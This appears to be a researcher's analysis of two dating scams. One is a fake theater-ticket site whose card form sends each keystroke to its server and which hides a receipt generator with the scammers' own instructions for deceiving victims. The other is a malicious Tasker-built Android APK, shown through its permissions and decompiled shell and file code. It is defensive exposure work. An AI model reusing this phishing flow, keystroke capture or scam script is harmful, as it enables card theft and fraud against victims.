


CASE #1

WEBSITE INTERFACE

The first girl offered to meet and go to the **theater**, and even showed a **website** where **tickets could be purchased**. This is a common scenario for scammers who prey on people looking for dating, but despite its popularity, it continues to expand beyond the borders of Russia.

The website's domain name is short and catchy, except for the fact that the top-level domain = ".online". The website pages look professional: with widgets for contacting support and requesting a callback, information sections and news. There is even a warning about fake lookalike websites:



WEBSITE INTERFACE

The site provides a list of upcoming performances, where you can place **an order for tickets**. After previewing the partially filled hall plan, you can select the seats:

The screenshot shows a web interface for ordering theater tickets. On the left, there's a section for the performance 'ЛИР' (The King Lear) by William Shakespeare, directed by Konstantin Bogomolov. It includes a photo of the director and a 'КУПИТЬ БИЛЕТ' (Buy Ticket) button. In the center, there's a 'Выбор мест' (Seat Selection) section with a seating chart and price ranges from 2100 to 4000 Rubles. On the right, there's an 'Оформление заказа' (Order Form) section with fields for 'Способ получения' (Delivery method), 'Способ оплаты' (Payment method), 'Город' (City), and contact information. A 'ПРОДОЛЖИТЬ' (Continue) button is at the bottom right.

The first red flag: the order page. The executable script has a typo in the name (**ordening.php**), unquestionably accepts the price from the **amount** request parameter and explicitly processes promo codes (**CLUB15FREE** and **NEWYEAR15** are available):

ordening.php?pa...mount=3600&c=1

```

133     <script>
134         let promo = 0;
135         $('#promocode').focusout(function(e) {
136             if ($('#promocode').val() == 'CLUB15FREE') {
137                 if (promo < 1) {
138                     $('#total-cost').text($('#total-summa').text() * 0.85);
139                     $('#ams').val($('#ams').val() * 0.85);
140                     $('#promocode').css("color", "green");
141                     promo = promo + 1;
142                 }
143             }
144             if ($('#promocode').val() == 'NEWYEAR15') {
145                 if (promo < 1) {
146                     $('#total-cost').text($('#total-summa').text() * 0.85);
147                     $('#ams').val($('#ams').val() * 0.85);
148                     $('#promocode').css("color", "green");
149                     promo = promo + 1;
150                 }
151             }
152         });
153     </script>

```


PAYMENT INTERFACE

Payment process includes a redirection of the user to another domain, which has the substring "**3-DS**" in it, causing an association with **3-D Secure online payment** technology. This time, the top-level domain is = ".ru".

This interface provides the user with a variety of payment options:

 **money****Оплата заказа**

Промсвязьбанк (Кешбэк 10%)
Перейти



Тинькофф
Перейти



Альфа
Перейти



Сбербанк
Перейти




Другие банки
Перейти

Оплатить

The redirection to the next interface depends on the chosen payment method

PAYMENT INTERFACE



СБП

Сумма **3 600 ₽**

Произведите оплату по реквизитам

Номер карты: 4750 6577 7637 0372

Сумма: 3 600

Банк получателя
МТС

04:55
Осталось времени на оплату


Я ОПЛАТИЛ

сбп
система быстрых платежей
Проверяем ваш платеж !

The second red flag:

in the case of the Faster Payments System, users are asked to make payments **themselves**, using the phone number or card details provided on the webpage. These details are **updated** approximately once a day.

If the bank is selected, a form for entering a card is displayed in front of the user. On click of the payment button, the script verifies the filling out of the form and the prefix of the inputted card number. If the required conditions are met, it shows an animation of establishing a connection with the bank:



mastercard maestro VISA МИР

Номер карты
4750 6577 7637 0372

Срок действия 12 / 25 CVV-код 123

Оплатить 3 600 руб

Пожалуйста не перезагружайте страницу!
Устанавливаем соединение с вашим банком...

HTTPS/SSL Данные передаются по безопасному соединению.
Информация о карте не будет доступна третьим лицам.

PAYMENT INTERFACE



The third red flag: if you look at the output of the developer tools, you will see that the payment information entered by the user is **sequentially sent to the server** as a **bin** request parameter as the keys are pressed.

Номер карты

123456789


Срок действия

MM / ГГ

CVV-код

3 цифры

Оплатить 3 600 руб



Status	Method	Domain	File	Size
200	GET		index.php?bin=1	38 B
200	GET		index.php?bin=12	38 B
200	GET		index.php?bin=123	38 B
200	GET		index.php?bin=12345	38 B
200	GET		index.php?bin=123456	38 B
200	GET		index.php?bin=1234567	38 B
200	GET		index.php?bin=12345678	38 B

This looks like a harmless check of a bank identification number, but in this case the script is not limited to processing the BIN. The technique provides attackers with an additional way to extract the entered information. Even if the user becomes suspicious and changes their mind about clicking the payment button, their **keystrokes will still be logged** and sent to the server, and may be found in its logs.

TICKETS GENERATION

 **The fourth red flag:** iterating through the endpoints leads to the discovery of a list of paths that cannot be found in the links among the frontend.

Request
 Pretty Raw Hex

1 POST /success.php HTTP/2
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Content-Type: application/x-www-form-urlencoded
 6 Content-Length: 220
 7
 8 customer=00&data={"date":"23.05.2024%20%13:37","description":"Спектакль%20«Человек%20из%20Подольска»%20-%20Ряд%201,%20Место%201","city":"Moscow","phone":"7%20(123)%20456-78-90"}

Response
 Pretty Raw Hex Render

ЗАВЕРШЕНИЕ ПЛАТЕЖА
 Поздравляем с удачной покупкой
[Вернуться в магазин.](#)
 Электронный билет

 Номер заказа: 478833492
 Дата & Время: 23.05.2024 в 13:37
 Услуга: "Спектакль «Человек из Подольска» - Ряд 1, Место 1"



 ДРАМАТИЧЕСКИЙ ТЕАТР

Телефон

 Город

 Выберите ряд

 Дата показа

 Время показа

КАК С ЭТИМ РАБОТАТЬ?
 Делаем электронный чек, скриним и кидаем мамонту мол вот я купила себе билет, теперь покупай билет рядом)) PROFIT.
 Желательно выбирать места, которые заняты при покупке, мол надо брать свободное место рядом. Изначально на сайте идёт покупка одного билета, поэтому был выбран вариант - каждый платит за себя, но можно просить покупку двух билетов от мамонта.

The main one among them is the **/generate** path, which leads to the ticket generation interface. The attackers took care of their accomplices by developing a form that generates electronic receipts in one click, and provided instructions on how to use it and reap the full benefit.



In the end, the resource was **blocked** on the territory of the Russian Federation.

CASE #2



A date + the theft of messages from banks;




CASE #2

BACKSTORY

Me and the second girl met on a dating app. She was the first to express interest and the first to initiate contact through private messages. After some time, she suggested switching to **Telegram** and wrote me her nickname, saying that the messenger was much more convenient for her.

Among other things, she ran a personal **Telegram** channel. On this channel, she promised to share her photos (*provided that her subscribers invite their friends to join the channel*) and posted **APK** files: a poetry application and a chat, where, as she assures, she spends a lot of time.



The files "**Вот мои стихи.apk**" and "**Знакомства 18+.apk**" are the same size. Upon closer examination, it turned out that the applications contain the same functionality, with a slight difference in appearance. Therefore, I will only analyze one of them in more detail.

THE FIRST GLANCE

The **Знакомства 18+** app requires the following hardware capabilities:

- `android.hardware.faketouch`
- `android.hardware.telephony`

It also works with the **accessibility** component.

The app icon depicts a heart:

```
application: label='Знакомства 18+' icon='res/drawable/hd_aaa_conv_a.png'
uses-library-not-required:'org.apache.http.legacy'
launchable-activity: name='net.dinglich.android.taskerm.Kid' label='' icon=''
feature-group: label=''
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
provides-component:'accessibility'
main
other-activities
other-receivers
other-services
supports-screens: 'small' 'normal' 'large' 'xlarge'
supports-any-density: 'true'
```



The requested rights in accordance with **AndroidManifest.xml**:

<code>android.permission.CALL_PHONE</code>	<code>android.permission.RECEIVE_BOOT_COMPLETED</code>
<code>android.permission.DISABLE_KEYGUARD</code>	<code>android.permission.RECEIVE_SMS</code>
<code>android.permission.DRAW_OVERLAYS</code>	<code>android.permission.SCHEDULE_EXACT_ALARM</code>
<code>android.permission.EXPAND_STATUS_BAR</code>	<code>android.permission.SEND_SMS</code>
<code>android.permission.FOREGROUND_SERVICE</code>	<code>android.permission.SYSTEM_ALERT_WINDOW</code>
<code>android.permission.INTERNET</code>	<code>android.permission.VIBRATE</code>
<code>android.permission.QUERY_ALL_PACKAGES</code>	<code>android.permission.WAKE_LOCK</code>
<code>android.permission.READ_CALL_LOG</code>	<code>android.permission.WRITE_CONTACTS</code>
<code>android.permission.READ_CONTACTS</code>	<code>android.permission.WRITE_EXTERNAL_STORAGE</code>
<code>android.permission.READ_EXTERNAL_STORAGE</code>	<code>android.permission.WRITE_SMS</code>
<code>android.permission.READ_PHONE_STATE</code>	<code>disabled_android.permission.READ_CALENDAR</code>
<code>android.permission.READ_SMS</code>	<code>disabled_android.permission.WRITE_CALENDAR</code>


```
net.dinglish.android.taskerm.Kid,  
net.dinglish.android.taskerm.ProxyTransparent,  
net.dinglish.android.taskerm.DummyActivity,  
net.dinglish.android.taskerm.SceneActivity,  
net.dinglish.android.taskerm.SceneActivityResize,  
com.joaomgcd.taskerm.genericaction.ActivityGenericAction,  
com.joaomgcd.taskerm.genericaction.ActivityGenericActionForResult
```

```
net.dinglish.android.taskerm.ExecuteService,  
net.dinglish.android.taskerm.MonitorService,  
net.dinglish.android.taskerm.MyAccessibilityService,  
com.joaomgcd.taskerm.plugin.ServiceRequestQuery,  
com.joaomgcd.taskerm.plugin.ServicePluginFinished,  
com.joaomgcd.taskerm.genericaction.ActivityGenericAction,  
com.joaomgcd.taskerm.genericaction.ServiceGenericActionJobs
```

```
- net.dinglish.android.taskerm.ReceiverStaticAlwaysOn
(net.dinglish.android.taskerm.WILLYUM, net.dinglish.android.taskerm.AWAKEY,
android.intent.action.BOOT_COMPLETED,
android.intent.action.PACKAGE_ADDED,
android.intent.action.PACKAGE_REPLACES,
android.intent.action.PACKAGE_REMOVED,
android.intent.action.MY_PACKAGE_REPLACED);

- net.dinglish.android.taskerm.ReceiverStaticInternal
(android.intent.action.DATE_CHANGED,
android.intent.action.TIME_SET,
android.intent.action.TIMEZONE_CHANGED, net.dinglish.android.tasker.SMSEY);
```

Also, the value of `android:versionName` in the `AndroidManifest.xml` contains a curious structure that indicates the *name of the team*, the *user's displayed name* and *nickname*, and the **Telegram** chat ID:

AndroidManifest.xml ✕

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" xmlns:tools="http://
schemas.android.com/tools" xmlns:aapt="http://schemas.android.com/aapt" package="android.com"
android:versionCode="1" android:versionName="1.0" android:installLocation="internalOnly">
3     <supports-screens android:anyDensity="true" android:smallScreens="true"
android:normalScreens="true" android:largeScreens="true" android:resizeable="true"
```


TASKER

The code obtained after decompiling the **APK** was heavily **obfuscated**, but it had the following features

- File management:

```
130 public final b.a.l<cr> a(Context context, InputOpenFile inputOpenFile) {
131     b.a.l<cr> a2;
132     k.b(context, "context");
133     k.b(inputOpenFile, "input");
134     String a3 = an.a((int) R.string.an_view_file, context, new Object[0]);
135     String string = context.getString(R.string.
cant_run_open_file_with_tasker_settings);
136     k.a((Object) string,
"context.getString(R.string.open_file_with_tasker_settings)");
137     a2 = e.a(context, a3, "OpenFile", inputOpenFile,
"Open File with Tasker Settings", string, (r22 & 64) != 0 ? 3 : 8, (r22 & 128) != 0
? null : OutputOpenFile.class, (r22 & 256) != 0 ? new e.a(inputOpenFile, "OpenFile"
) : null, (r22 & NotificationCompat.FLAG_GROUP_SUMMARY) != 0 ? e.b.f10857a : null);
138     return a2;
139 }
```

```
23 public final class c extends m<e> {
24     /* JADX WARN: 'super' call moved to the top of the method (can break code semantic) */
25     public c(ExecuteService executeService, net.dinglish.android.taskerm.c cVar,
Bundle bundle, a aVar) {
26         super(executeService, cVar, bundle, aVar);
27         k.b(executeService, NotificationCompat.CATEGORY_SERVICE);
28         k.b(cVar, "action");
29         k.b(bundle, "taskVars");
30         k.b(aVar, "actionBase");
31     }
32     @Override // com.joaomgcd.taskerm.helper.actions.execute.m
33     public cr a(e aVar) {
34         k.b(aVar, "input");
35         String file = aVar.getFile();
36         String mimeType = aVar.getMimeType();
37         File a2 = h().a(file, i().n(), true, true, false);
38         if (a2 == null) {
39             return ct.a(file + " is not a valid file");
40         }
41         boolean a3 = k.a((Object) gs.c(a2), (Object)
"application/vnd.android.package-archive");
42         Intent a4 = at.a((Context) h(), a2, mimeType, true);
43         if ((a3 || new bw(h(), 0, j.a("android.permission.REQUEST_INSTALL_PACKAGE
", 2, (g) null).f()) {
44             if ((h().a(a4)) {
45                 h().b(R.string.fi_no_viewer, a2.getName());
46             }
47             return new cw(true, new OutputOpenFile(), null);
48         }
49         String absolutePath = a2.getAbsolutePath();
50         k.a((Object) absolutePath, "path.absolutePath");
51         k.a((Object) a4, "viewFileIntent");
52         cr b2 = net.dinglish.android.tasker.d.f10851a.a(h(), new InputOpenFile(
absolutePath, a4.getType()).b());
53         k.a((Object) b2, "TaskerBackCompat.openFileIntent.type).blockingGet()");
54         return b2;
55     }
56 }
57 }
```

- Command execution:


```
141 public final b.a.l<cr> a(Context context, InputRunShell inputRunShell) {
142     b.a.l<cr> a2;
143     k.b(context, "context");
144     k.b(inputRunShell, "input");
145     String a3 = an.a((int) R.string.an_run_shell, context, new Object[0]);
146     String string = context.getString(R.string.
cant_run_shell_with_tasker_settings);
147     k.a((Object) string,
"context.getString(R.string.run_shell_with_tasker_settings)");
148     a2 = e.a(context, a3, "RunShell", inputRunShell,
"run shell with Tasker Settings", string, (r22 & 64) != 0 ? 3 : 7, (r22 & 128) !=
? null : OutputRunShell.class, (r22 & 256) != 0 ? new e.a(inputRunShell, "RunShell"
) : null, (r22 & NotificationCompat.FLAG_GROUP_SUMMARY) != 0 ? e.b.f10857a : null);
149     return a2;
150 }
```

```
535 @Override // c.f.a.b
536 /* renamed from: a */
537 public final b.a.l<cr> invoke(Context context) {
538     c.f.b.k.b(context, "context");
539     long j = this.f7706a == -1 ? 60000L : this.f7706a;
540     b.a.l c2 = net.dinglish.android.tasker.d.f10851a.a(context, new
InputRunShell(this.f7707b, j, this.f7708c, this.f7709d)).b(j, TimeUnit.
MILLISECONDS).c((b.a.d.g) new b.a.d.g<T, R>() {
541         // from class: com.joaomgcd.taskerm.helper.n.p.1
542         @Override // b.a.d.g
543         /* renamed from: a */
544         public final cr apply(cr crVar) {
545             String output;
546             String A;
547             Bundle bundle;
548             Bundle bundle2;
549             c.f.b.k.b(crVar, "result");
550             if ((crVar.b() && p.this.f7710e != null && (bundle2 = p.this.
f7711f) != null) {
551                 bundle2.putString(p.this.f7710e, crVar.a());
552             }
553             if (crVar instanceof cw) {
554                 Object d2 = ((cw) crVar).d();
555                 if ((d2 instanceof OutputRunShell) && (output = ((
OutputRunShell) d2).getOutput()) != null && (A = ao.A(p.this.g)) != null && (
bundle = p.this.f7711f) != null) {
556                     bundle.putString(A, output);
557                 }
558                 return crVar;
559             }
560             return crVar;
561         }
562     });
563     c.f.b.k.a((Object) c2,
"runShell(context, InputRun result\n
return c2;
564 }
565 }
566 }
567 }
```


- ...many other functions, including screen recording, creation of **WireGuard** tunnels, command execution through **Termux**, interaction with **Google Drive**, and more;

All these features turned out to be the capabilities provided by **Tasker** – a problem-oriented scripting language for creating **Android** applications that would perform certain actions based on context and conditions. It allows users to **automate tasks** without the need for manual programming.

Here is a list of other classes marked as **@TaskerOutputObject** in the analyzed application:



Additionally, a version of **Tasker** that was used by the developers of the application was discovered to be **Tasker(6.1.32)_marketNoTrialRelease**:



As a result of my research into the features of **Tasker** (*I intended to learn more about analysis methods, deobfuscation methods or other source code recovery options specific to applications created with Tasker*), I found out that during the export of the **APK**, **Tasker** includes an **XML** file **assets/kid/data.xml** within the application, which contains all the profiles, scenes, and tasks that the project requires.



Tasker XML Export Types

Tasker supports 4 types of XML exports.

